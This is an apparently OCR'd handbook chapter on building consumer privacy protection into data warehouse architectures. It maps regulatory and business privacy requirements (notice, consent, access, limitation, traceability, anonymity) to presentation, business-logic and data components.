How will a company address security and privacy concerns with its customers in an ever-changing environment of increasing public concern for how personal information is collected, used, and distributed by commercial organizations? As consumers become accustomed to defining and deciding how their personal information should be used, they will likely expect their privacy preferences to be respected in *all* forms of interactions.

A growing portion of the concern about privacy invasion surrounds data mining and both its perceived and real threats to personal privacy. Recent events demonstrate how various representatives of the public worldwide are demanding protection against abuse of personal information by organizations using data mining techniques on their warehouse databases. The European Union (EU) has already passed legislation protecting personal privacy. Similar legislative and regulatory privacy protection considerations exist in other countries, including Australia, Canada, New Zealand, Hong Kong, and the Czech Republic, and more have already begun to follow. The U.S. government is encouraging American companies to follow voluntary compliance, reinforced by the Federal Communications Commission (FCC), Federal Trade Commission (FTC), and other regulatory bodies.

A strategy for addressing privacy concerns is to develop and execute sound practices and processes with the highest respect for individual privacy. To effect this, an organization must have the tools and infrastructure that will allow it to comply with regulatory constraints while continuing to gain business advantage with the information it needs to collect and use.

This chapter first describes the business problem concerning privacy laws, rules, and regulations. Realistic business scenarios expose typical privacy-related business requirements from consumer, national, sector, and industry viewpoints that affect system architecture and technology decisions. Business requirements for enabling consumer privacy are illuminated during this discussion. The chapter then illustrates the technical problem through various architectural function perspectives. In summary, this chapter documents how security and privacy requirements impact both business and technical architectural systems across and within a data warehouse.

Problem Description for Enabling Privacy

Data warehousing is a strategic imperative for many companies. Unless adequate measures are taken to protect personal data today, there will be resistance to data mining as a technology in the future. Ignoring security and privacy in a data warehouse will, in particular, undermine an organization's data warehouse strategy if such resistance becomes widespread.

Furthermore, several regulatory activities are occurring worldwide. The European Union (EU) Directives 95/46/EC[1] and 97/66/EC[2] are now in effect and require privacy legislation throughout the EU. The Federal Communications Commission (FCC) interpretations of Section 222 of the Telecommunications Act places legal requirements on telecommunications companies regarding the use of Customer Proprietary Network

EXHIBIT 100.1 Opportunities and Threats as They Affect Business Drivers

	Opportunities	Threats
Use of personal information	Enhanced public trust through appropriate use	Public concern about misuse; potential for costs to an individual resulting from abuses
Legislation, regulation	Potential for customers' compliance useful as competitive weapon for improving company image and eliminating costs associated with litigation; help to stay focused on core business	Fines, suits, and a general inability to do business, potentially causing operational changes or new hardware/software purchases leading to decreased value for shareholders; reduced focus on core business
Economic impact	Data warehouse investments leading to increased value of collected data by removing useless or low-value data, decreasing marketing costs, and improving consumer satisfaction; increased value of information collection	Data warehouse investments in jeopardy, possibly leading to decreased value of collected information and increased costs associated with information removal

Information (CPNI). Movement of citizen, employee, and consumer data between countries is also a significant privacy issue.

A company's response should be to take the necessary actions to be perceived as a leader in privacy protection by adding capabilities that help the company conform to the FTC, FCC, and EU directives, regulations, initiatives, and other emerging legislation.

Privacy protection capabilities will help an organization:

- Determine which data is personally identifiable in a data warehouse
- Identify and modify personally identifiable data
- Utilize data mining techniques that respect consent choices (opt-in and opt-out) of consumers

Privacy: Opportunity or Threat to Business Drivers

Companies manage key business drivers through initiatives that are common to most industries in order to achieve their success. Two of these related business drivers are customer acquisition and customer retention, often accomplished by taking actions to maintain customer loyalty and improve customer service. Another of these business drivers is wallet share, usually achieved through endeavors to grow the customer's share of the market segment addressed. A fourth key driver is total cost of ownership (TCO), generally realized through measures to reduce expenses or improve efficiencies throughout the business' processes.

Exhibit 100.1 captures some of the possible opportunities and potential threats across all industries that arise from privacy-related concerns and issues as they affect these key business drivers.

Enabling consumer privacy imposes both business and technical problems for many companies. Primary concentration on the business problem allows for clarification of key business issues prior to technology and development decisions; however, it is valuable to decompose each perspective of the privacy problem into its constituent parts for further examination. Separating the problem into business and technical discussions focuses attention on the key issues pertinent to each of these two areas and exposes hidden and false assumptions during analysis. Before proceeding to analyze the business and technical perspectives of the privacy problem, it is necessary to discern privacy from security and confidentiality, as well as to clearly understand the different sources for the rules that guide privacy policies. The next two subsections briefly explain these clarifications.

Clarification of Terms

It is important to understand the meaning of the terms "privacy," "security," and "confidentiality" in order to properly understand the business and technical perspectives of the privacy problem.

Privacy defines an individual's freedom from unauthorized intrusion (into matters considered by the individual to be personal).[3] This definition effectively addresses both the U.S. and European notions as well as legal histories, and applies well to data.



EXHIBIT 100.2 Concepts and relationships (flow of logic) within a security system.

Security defines an attribute of information systems, and includes specific policy-based mechanisms and assurances for protecting the confidentiality and integrity of information, the availability of critical services, and indirectly, privacy.

Confidentiality defines an attribute of information. Confidential information is sensitive or secret information, or information whose unauthorized disclosure could be harmful or prejudicial. Because security is required to ensure privacy and confidentiality of personal information, it must be present throughout business processes in solutions that enable consumer privacy. Exhibit 100.2 diagrams the flow of logic within a security system.

Exhibit 100.2 is taken from Common Criteria ISO 15408 standard specifying the Privacy Class of Common Criteria.[4] It proposes that all security specifications and requirements should come from a general security context. This context states that "security is concerned with the protection of assets from threats, where threats are categorized as the potential for abuse of protected assets." The scope of threat prevention says that all threats should be considered; but in the domain of security, greater attention is given to those threats that are related to malicious or other human activities.

The Common Criteria framework follows a logical progression, wherein first a security environment is described, and then security objectives are determined based on the indicated security environment. More details dealing with security environment characteristics, security objectives, security services requirements and security functional requirements concerned with information protection are briefly discussed in Exhibit 100.3.

The remainder of this chapter assumes that a company has implemented security systems that assure privacy and confidentiality of personal information appropriate for the industry environments in which it does business. Other than identifying security as an ongoing requirement for privacy, no further detail will be explored. It can be further stated that one can have security in a data warehouse and not have privacy; but one cannot have privacy without security in this environment.

Clarification of Rules

Rules for guiding privacy policies are derived from a number of different sources, including national governmental authorities, corporations and market-sector organizations, and consumers.

Government rules are primarily defined and enforced by legislative and regulatory bodies and vary by government entities. An example is the European Directive passed by the European Union.[1,2]

Corporate and sector rules can be defined by businesses that constitute specific market segments or by government agencies covering these markets. An example is the Telecommunications Reform Act of 1995 governing customer proprietary network information.

Consumer rules are defined by private individuals. An example is the preference to receive marketing advertisements via hard-copy mail versus telephone. Another example is the preference to have personal data

EXHIBIT 100.3 Security Requirements (ISO 15408)/Common Evaluation Criteria (CEM)

Security Environment

- **Assumptions:** Descriptions of assumption elements are needed to specify the security aspects of the customer's environment. This should include information about intended usage of applications, potential asset value, possible limitations for use, as well as information about environment use such as physical, personnel, and connectivity aspects.
- **Threats:** These elements are characterized in terms of a threat agent, a presumed attack method, possible vulnerabilities, and protected asset identification.
- **Organizational Security Policies:** These elements are any and all laws, organization security policies, customs, and IT processes determined relevant to the defined environment.

If security objectives are derived from only threats and assumptions, then the description of the organization security polices can be omitted.

Security Objectives

The security objectives address the identified threats, the customer's organizational policies, and environmental assumptions. The intent of determining security objectives is to address all of the security concerns based on a process incorporating engineering judgment, security policy, economic factors, and risk acceptance decisions.

- **Legitimate Use:** Ensuring that information is not used by unauthorized persons or in unauthorized ways.
- **Confidentiality:** Ensuring that information is not disclosed or revealed to unauthorized persons.
- **Data Integrity:** Ensuring consistency, and preventing the unauthorized creation, alteration, and/or deletion of data.
- **Availability:** Ensuring that data and services are accessible when they are needed.

Security Services Requirements

Meeting security objectives requires a set of security services, or mechanisms. Security services fall into six categories:

1. **Authentication:** Services that assure that the user or system is who that person (or system entity) purports to be. Authentication services can be implemented using passwords, tokens, biometrics (e.g., fingerprint readers), and encryption.
2. **Access Control:** Services that assure that people, computer systems, and processes can use only those resources (e.g., files, directories, computers, networks) that they are authorized to use and only for the purposes for which they are authorized. Access control mechanisms can be identity based (e.g., UNIX protection bits, access control lists), label-based (also known as mandatory access controls), or role-based (implemented as a combination of the above, plus system privileges). Access control plays an important role in protecting against illegitimate use and in providing confidentiality and integrity protection.
3. **Confidentiality:** Services that protect sensitive and private information from unauthorized disclosure. Confidentiality services are generally implemented using encryption.
4. **Integrity:** Services that assure that data, computer programs, and system resources are as they are expected to be and that they cannot be modified by unauthorized people, software, or computer equipment. Mechanisms for implementing data integrity include cyclic redundancy checks and checksums, and encryption. Mechanisms for assuring system integrity include physical protection, virus-protection software, secure initialization mechanisms, and configuration control.
5. **Attribution:** Services that assure actions performed on a system are attributable to the entities performing them, and that neither individuals nor systems are able to repudiate their actions. Mechanisms providing attribution include audits, encryption, and digital signatures.
6. **Availability:** Services that assure that systems, applications, and data are available when they are needed. Considerable efforts must be made to safeguard data and critical system services, ensuring that correct and complete information and IT services to deliver and process that information are available to authorized individuals. A critical requirement of any privacy protection schema is to ensure that critical data and services are available at all times. Mechanisms for providing availability include fault-resilient computers, virus protection software, and RAID (Redundant Array of Inexpensive Disks) storage.

Security Functional Requirements

The Common Criteria v2.0 identifies four families of terms that are concerned with the protection against discovery and misuse of information.

1. **Anonymity** ensures that a user may use a resource or service without disclosing the user's identity. The requirements for anonymity provide protection of the user identity. Anonymity is not intended to protect the subject identity.
2. **Pseudonymity** ensures that a user may use a resource or service without disclosing its user identity, but can still be accountable for that use.
3. **Unlinkability** ensures that a user may make multiple uses of resources or services without others being able to link these uses together.
4. **Unobservability** ensures that a user may use a resource or service without others, especially third parties, being able to observe that the resource or service is being used.

not sold to third parties. Allowing individuals to specify personal privacy preferences, or rules, maintains the integrity and credibility of the rules for each consumer.

The Business Problem

The privacy problem described in the previous sections can be summarized into the following, simple business problem statement:

> Companies need to be able to market to their customers while respecting their customers' expectations as well as domestic and international laws regarding how personal information is collected and used.

This section examines the problem of enabling privacy from the business perspective by exploring a business scenario. Business requirements that are discovered during scenario exercises are captured and used to guide system architecture and technology decisions. Additional business requirements for privacy awareness and sensitivity derive from emerging and existing legislation and public pressures. Clarification of the ensuing privacy business requirements will assist in creating an architecture model illustrating the impacts of enabling consumer privacy.

Business Environment for Enabling Privacy

A business scenario includes a short description of the business environment, the actors involved in the scenario, and the business interactions between the actors. For companies, Exhibit 100.4 illustrates the business environment for enabling consumer privacy.

The left side of Exhibit 100.4 displays several choices for how and where a consumer may prefer to conduct interactions with a company. Examples shown include using hard-copy mail, by telephone, in person, through some special-purpose kiosk, or from a PC possibly via the Internet. Not explicitly shown are those interactions that may be conducted by third parties, such as automated applications performing automated decisions or intelligent agents. Interactions may or may not result in one or more transactions (actual exchanges for goods and services) instituting a relationship between a consumer and a company.

The right side of Exhibit 100.4 introduces sources from which a company obtains the business rules that guide company privacy policies. Legislative requirements for ensuring consumer privacy differ among government jurisdictions. Industry sector and corporate rules for consumer privacy likewise differ for various regulated and nonregulated markets. Finally, consumer privacy preferences can be incorporated, depending on company policies.

The center of Exhibit 100.4 focuses on the data warehouse as both the storage site for consumer personal data and the optimal position from which a company can ensure and enforce consumer privacy preferences.

Business Scenario for Enabling Privacy

Exhibit 100.5 reveals a more thorough examination of the business interactions involved in this business scenario. The example assumes that privacy policies have been:

- Established by government, sector, and consumer rules
- Incorporated into database information structure, design, and metadata services
- Presented to the consumer at some point prior to the start of the interaction

Consumer Interactions

It is commonly accepted that an implied contract is established between a consumer and a transaction provider when that consumer voluntarily and knowingly engages in interactions that may ultimately result in transactions with that transaction provider. The contract implies agreement:

- By the consumer to supply personal data required for that transaction
- By the transaction provider to use, maintain, and store this data in some form, for some length of time, for the purpose of fulfilling the contract



EXHIBIT 100.4 Business environment for enabling consumer privacy.



EXHIBIT 100.5 Business interactions involved for enabling consumer privacy.

Consumers are willing to share additional personal data (outside the required purpose) in relationships where the business is *trusted* and where there is an identified need or mutual benefit. The amount and type of data shared reflect explicit and implied consumer preferences, as well as business requirements.

Loading Data

Businesses need to examine the collection of consumer interactions and transactions in order to determine "what happened." This can be done from legal, business, monetary, fiscal, competitive, and other aspects that are necessary for legitimate business functions. Historically, typical storeowners and bankers "remembered" their customers' behaviors and preferences and modified ensuing interactions accordingly. Likewise, larger companies, aided by modern tools such as data warehouses, will be able to "remember" their customers' behaviors and preferences through the history of collected interactions and transactions that have been loaded into their databases.

Processing Information

Once businesses determine "what happened," the next logical step is to learn "why it happened." Numerous tools are available for businesses to use in processing interaction and transaction information. These tools help diagnose and visualize patterns in consumer behaviors and preferences that ultimately guide business operations toward greater efficiencies and optimize corporate behaviors to be consistent with company goals and objectives. Consumers are unlikely to object to such uses for their personal data as long as the insights gained for the business do not automatically lead to actions contrary to their privacy preferences.

Mining Data

After ascertaining "what happened" and "why it happened," businesses employ tools and techniques, such as data mining and analytical modeling, in attempts to predict "what will happen." Such analysis considers a business' memory of interactions and transactions, as well as possible additional information obtained from external sources. Businesses are responsible for ensuring that these external information sources are legal and accurate, and that they have the consent of affected consumers if personally identifiable data is involved. Resulting predictive models are applied to consumer records to forecast future behaviors, typically in the areas of consumer acquisition, retention, and growth. These models can also be used in determining business impact expectations affected by credibility, fraud, affluence, and other business conditions.

Taking Actions

The point at which businesses decide to take "actions" based on predictive modeling results is the final step in the business scenario for enabling consumer privacy. No actions should be taken that are in violation of the law or against the preferences of the consumer. Privacy considerations impact business behaviors and may provide either a threat of increased regulation leading to decreased ability to do business, or an opportunity to better understand and respond to consumer preferences, thereby strengthening the relationship.

In summary, it is crucial to examine the metamorphosis that data undergoes throughout business interactions, and where businesses control, store, and process consumer data. Ultimately, only companies decide how privacy will be executed within their businesses. No implementation will prevent businesses from taking actions contrary to the law or to consumer privacy preferences.

Business Requirements for Enabling Privacy

Legislative developments for protection of personal privacy range between rigorous government involvement and self-regulatory approaches. Voluntary guidelines establishing basic principles for data protection were adopted in 1980 by member nations of the Organization for Economic Cooperation and Development (OECD).[5] These guidelines encourage adoption of legislation and practices recognizing the rights of individual citizens with respect to personally identifiable data gathered about them, and defining parameters for what constitutes personally identifiable data.

A great deal of thought has already gone into consolidating privacy provisions specified in the OECD guidelines with the "key elements" of the Online Privacy Alliance[6] and the Articles of the EU Directive[1,2] in order to generate a comprehensive set of privacy requirements. This chapter briefly summarizes six proposed

privacy requirements and explicitly adds two more related requirements, which, when applied to system architectures, help in determining the impacts of privacy interventions on each system.

1. *Notice* Companies should be able to provide easily understood notice to their customers that personal data will be collected, which data will be collected, and how data will be used and disclosed. Notification should include the identities of the data collector and other intended recipients of the data, as well as information about "logic involved in automated processing."[1,2,7]
2. *Choice/Consent* Companies should be able to provide their customers with suitable choices to opt-in or opt-out[8] of specific personal data items for collection, use, and disclosure, consistent with the jurisdictions and requirements the industry environment in which they do business.
3. *Access* Companies should be able to provide assurance to their customers that the personal data they collect, use, and disclose is accurate and up to date. Accessibility includes the means for individuals to review and correct inaccurate or incomplete personal data, as well as the right to erase or "block" access to data not collected in accordance with the rules of local legislation.
4. *Security* Companies should be able to provide assurance to their customers that the personal data they collect, use, and disclose is secure against loss, and against unauthorized access, destruction, alteration, use, or disclosure.
5. *Limitation* Companies should be able to provide assurance to their customers that the collection and use of personal data will be limited to explicit, specified, and legitimate purposes, and that the data will be kept in identifiable form for no longer than necessary to accomplish original purposes.
6. *Accountability* Companies should be able to establish procedures for their customers to seek resolution or redress for possible violations of stated privacy principles and practices. Accountability includes support for enforcement of existing legal and regulatory remedies (country specific) and notification to privacy authorities in each country of intent to collect personal data relating to their subjects.
7. *Traceability* Companies should be able to provide assurance to regulators that all interactions and processing will be traceable and logged in such a way as to allow for internal assessments, as well as assessments by third parties, that demonstrate customer compliance with privacy policies. This is particularly important for those customers desiring compliance with Safe Harbor[9] proposals.
8. *Anonymity/Pseudonymity* Companies should be able to provide assurance to their customers that personal data can be maintained in a state of either anonymity or pseudonymity, as elected by the individual, such that the data cannot be used later to target the individual.

Mapping Requirements to Architectural Components

The business environment and business scenario, explored previously in Exhibits 100.4 and 100.5, depict the relationship between consumers and companies. When viewed architecturally, three components describe the primary areas impacted by enabling consumer privacy:

1. *Privacy presentation* serves as a "window" into consumer interactions and covers consumer, administrative, and operational devices as well as browsers.
2. *Business logic for enabling privacy* covers business interaction activities, transactions, translations, analysis, and management.
3. *Privacy data* covers query, look-up, and other data management activities for data warehouses, as well as for intermediate data stores, either within applications or stored in smaller databases.

The eight privacy business requirements discussed earlier impact these three architectural components as shown by the chart in Exhibit 100.6. The Xs in the chart indicate which requirements for enabling consumer privacy must be met for each architectural component. For example, the requirement for notice must be implemented for both privacy presentation and business logic components, but not for the privacy data component. As stated previously, security is required for any solution that enables consumer privacy; therefore, security considerations must be implemented for each architectural component.

Architecture Model for Enabling Consumer Privacy

Mapping business requirements to architectural components ensures that implementations are guided primarily by business considerations prior to evaluating technical options for those implementations. The architecture model in Exhibit 100.7 illustrates this mapping graphically.

EXHIBIT 100.6 Mapping Business Requirements for Enabling Consumer Privacy to Architectural Components

	Privacy Presentation	Business Logic for Enabling Privacy	Privacy Data
Notice	X	X	
Choice	X	X	X
Access	X	X	X
Security	X	X	X
Limitation		X	X
Accountability		X	
Traceability	X	X	X
Anonymity		X	X



EXHIBIT 100.7 Architecture model for enabling consumer privacy.

The model identifies several different types of users who can interact with a customer's business system, predictably with different types of interfaces, through the privacy presentation component. They include consumers, operators and administrators, and privacy auditors. Users can also be applications and agents operating on behalf of human beings. The model also indicates the various sources for privacy rules impacting the business logic component, that is, government, industry/sector, and consumer. It also illustrates how requirements for security envelop all business processes that are impacted for enabling consumer privacy.

The model shows that both privacy presentation and business logic components will need to contain sub-components that address requirements for notice, choice/consent (which involves data collection), and access (which may or may not involve data correction). It reveals that the requirements for time and use limitations, as well as anonymity/pseudonymity, will need to have sub-components contained in both business logic and privacy data components.

The model further represents that all three architectural components will need to contain sub-components dealing with requirements for traceability, which will likely be required to support requirements for accountability procedures defined by the business.

During interactions, and in addition to sending privacy policy notification, companies should be able to allow consumers to specify:

- Whether or not they can be tracked for purposes beyond the contracted business agreement
- What data they are willing to share beyond that which is required for the contracted business agreement
- Under what circumstances they will share data (loyalty programs) beyond that which is required for the contracted business agreement
- What data, if any, they are willing to have retained or sold

During business operations, companies should be able to allow:

- Consumers to examine their personal data
- Consumers to correct erroneous data
- Consumers to interact anonymously
- Regulators to examine company compliance with protecting personal data

During analysis, companies should be able to comply with:

- Regulations for retention periods
- Regulations for authorized use
- Anonymization rules
- Consumer rules for retaining or selling data

Popular thinking deems that the best place to control privacy is at the point of access; however, the authors maintain that the best place to control privacy is within the data warehouse where the rules for using personally identifiable information can be strictly enforced.

Additional details on the functions required for enabling consumer privacy, and how they map to the architecture model just described, is the focus of the next chapter section.

The Technical Problem

The technical problem of enabling consumer privacy is complicated by customer investments in current technologies, rapid business environmental changes, emerging technologies, and evolving standards. The following technical problem statement captures these concerns:

> Companies need technologies and services that sustain existing and emerging privacy requirements, and that offer flexibility for changes in privacy rules, scalability for growth, and acceptable changes in performance, reliability, availability, and manageability.

This section examines the problem of enabling privacy from various technical perspectives. The business requirements that were revealed during investigation of the business problem are further scrutinized to identify the functions, processes, and technologies necessary to meet the requirements. These business requirements, along with the business environment, influence technology decisions that help formulate the technical requirements impacting the architecture.

Functions Required for Enabling Privacy

Exhibit 100.8 describes functions, along with the types of data, necessary to implement each business requirement for enabling privacy. Current and emerging technologies that apply to these functions are identified, and those that are advocated for this solution are underlined.

Technical Perspectives for Enabling Privacy

Technical perspectives depend on the focus of business objectives and other qualitative attributes, such as function or performance. Different attributes abstract specific details from the business environment with respect to different criteria, thus generating the different system perspectives. Each perspective can independently define the meanings for components, interrelationships, and guidelines, but resulting system perspectives are not independent.

Recognizing the fact that enabling consumer privacy requires changes to existing architectures and not entirely new architectures, each of the technical perspectives discussed below addresses only those specific

aspects that must be considered when applying changes to a system's architecture that enable it for consumer privacy. The next four subsections examine functional, performance, availability/reliability, and OA&M perspectives.

Functional Perspective

The functional perspective exhibits architectural views of processes, data flows, communications, and presentation for each of the components identified in the architecture model. The functions exhibited within the architecture components comprise the architecture building blocks for enabling privacy.

Privacy Presentation Component

Exhibit 100.9 captures the functions necessary within the privacy presentation component to support the business requirements for enabling consumer privacy. Five functional architecture building blocks are defined.

The left-most, vertically oriented building block within the privacy presentation component in Exhibit 100.9 highlights the authentication and authorization functions necessary to fulfill the security requirements. The building block at the bottom of the exhibit highlights functions for tracking activities performed on, or with, personal data and privacy preferences that are necessary to fulfill the traceability and accountability requirements. The three remaining building blocks highlight the functions necessary to fulfill the privacy requirements for privacy policy notification, choice/consent, and access of personal data and privacy preferences.

The following describes the flow of data through the privacy presentation component. An initial communication occurs between some type of "user" (human, agent, or other application) and the appropriate "user" interface to an implementation of the privacy presentation component. The user may or may not have been previously notified regarding the privacy policy through various mechanisms, including hard-copy mail, brochure, electronic mail, HTTP, and others. Once the user is authenticated and authorized to operate within this component, all activities that "get," "move," or "use" personal data (including privacy preferences) are logged and monitored.

The privacy presentation component executes functions that send and receive personal data and privacy preferences between "users" and the component implementing business logic for enabling privacy. It also executes functions that allow these "users" to review and correct personal data and privacy preferences. Such review and correction may occur dynamically in the future; however, it is more likely that, for the present, these functions will be implemented through some type of paper-based, report-and-update mechanism.

For automated systems, privacy preferences can be specified periodically or maintained every time a consumer conducts business. For the latter case, programmable Web agents may be appropriate mechanisms to ease the overhead of specifying and maintaining privacy preferences. The recommended standards for communication among privacy presentation functions are HTTP and P3P (Web-based client position for P3P, personal privacy protection, is the most evolved; however, the types and formats for defined privacy data elements can be extended to other operating environments).

An advocated position for communicating between privacy presentation functions and the functions for implementing business logic enabling privacy are Microsoft's messaging services (i.e., MSMQ), Microsoft's object request broker architecture (i.e., COM/DCOM), or Web-based services (i.e., HTTP, P3P). Industry-specific interfaces will apply on top of COM/DCOM (i.e., DNAfs) for financial.

Business Logic for Enabling Privacy Component

Exhibit 100.10 captures the functions necessary within the business logic component to support the business requirements for enabling consumer privacy. Four functional architecture building blocks are defined. The first three building blocks within the business logic component in Exhibit 100.10 highlight the functions necessary to fulfill the privacy requirements for privacy policy notification, choice/consent, and access of personal data and privacy preferences. Specifically, the functions maintain the privacy policy and enforce privacy rules for the business. The building block at the bottom of the exhibit highlights functions for tracking activities performed on, or with, personal data and privacy preferences necessary to fulfill the traceability and accountability requirements.

The following describes the flow of data through the business logic component for enabling privacy. All activities that "get," "move," or "use" personal data (including privacy preferences) are logged and monitored.

The business logic component executes functions that process requests and responses regarding personal data and privacy preferences between the privacy presentation and privacy data components. As part of processing these requests and responses, the business logic component also executes functions that enforce

EXHIBIT 100.8 Functions Required for Enabling Privacy

	Functions Necessary	Types of Data Needed	Technologies
Notice	•Communicate privacy policy •Include explanations for any "automated processing" •Data usage tracing facility (to track the use of data within the IT system end-to-end)	•Company privacy policy	•Paper-based and Web-based devices and protocols •Specific devices, kiosks •Scripts •Metadata repository (documenting the use of privacy-enabled data)
Choice/consent	•Identify specific data elements that must be displayed, which elements can be changed, and by whom •Present personal preference choice options/current settings •Make and change personal preference settings •Negotiate (option) personal preference settings •Commit/acknowledge personal preference setting changes	•Personal preference choice options •Personal preference current settings •Company privacy policy rules •Privacy metadata •Negotiation rules	•Paper-based and Web-based devices and protocols •Specific devices, kiosks •For interactions involving data warehouse (DW) then metadata standard for privacy is MDIS •For interactions not involving DW, then metadata standard for privacy is P3P •Data collection/update MUI (multimedia user interface) •Scripts •DB access
Access	•Identify specific data elements that must be displayed, which elements can be changed, and by whom •For user-initiated requests: —Authenticate user —Request access to view personal data —Respond to access request •For business-initiated requests: —Present current personal preference settings —Request update to settings •Negotiate (option) or change personal preference settings •Delete all instances of specific and "allowable" elements •Commit and acknowledge personal preference setting changes	•Personal preference current settings •Company privacy policy rules •Negotiation rules	•Web-based devices, protocols, verification mechs (VeriSign) •Specific devices, kiosks •Call centers •Paper reports (OLAP/SQL) •For interactions involving DW, then metadata standard for privacy is MDIS •For interactions not involving DW, then metadata standard for privacy is P3P •Data collection/update MUI (multimedia user interface) •Scripts •DB access (create, delete, update, and delete) •Transaction integrity (to assure accuracy of database updates)

Limitation	•For "use" limitation (what company can do with personal data), enforce use preferences •For "retention" limitation (how long company can use personal data, may not be known), enforce retention preferences	•Company privacy policy rules •Personal preference current settings •Additional collected data	•Application logic assuring "legitimate purposes" are carried out •Business processes handling manual and automated intervention for opting out of automated processing •For interactions involving DW, then "database views" control time/use limits •For interactions not involving DW, then stored procedures control time/use limits •One has potential to develop "privacy state information" to help enforce dynamic temporal changes •Possible application development technology that assures new applications adhere to rules •Possible application execution environment logic to assure legitimate use
Accountability	•For controller or processor of personal data (also requires traceability): —Interrogate systems and make corrections —Non-repudiation capability	•Company privacy policy rules •Personal preference current settings •Controller processor identification •Privacy log repository	•Business procedures •Security technologies (for non-repudiation and logging)
Traceability	•Architecture for managing traceability and verifying requirements •Log event occurrences, alarms, exceptions, etc. •UI to look at logs and reconcile between different data services •Generate reports •"Tracking facility" for privacy adherence/compliance •Enforce logging function and protect logged data •Establish logging of configuration controls	•Company privacy policy rules •Personal preference current settings •Privacy log repository	•Many, depending on chosen architecture for enabling traceability •Application execution environment logging (pre- and post-call logging)
Anonymity/ pseudonymity	•Anonymity (as it applies to usage, takes identifiers away; is NOT reversible) —Block, strip, or screen out personally identifiable data •Pseudonymity (assigns nonidentifiable name to collection of data; is reversible) —Generate pseudonyms with appropriate controls	•Personal preference settings on usage •Personal preference settings on retention	•For interactions involving DW, then "database views" handle anonymity •For interactions not involving DW, then stored procedures handle anonymity •Pseudonym generators

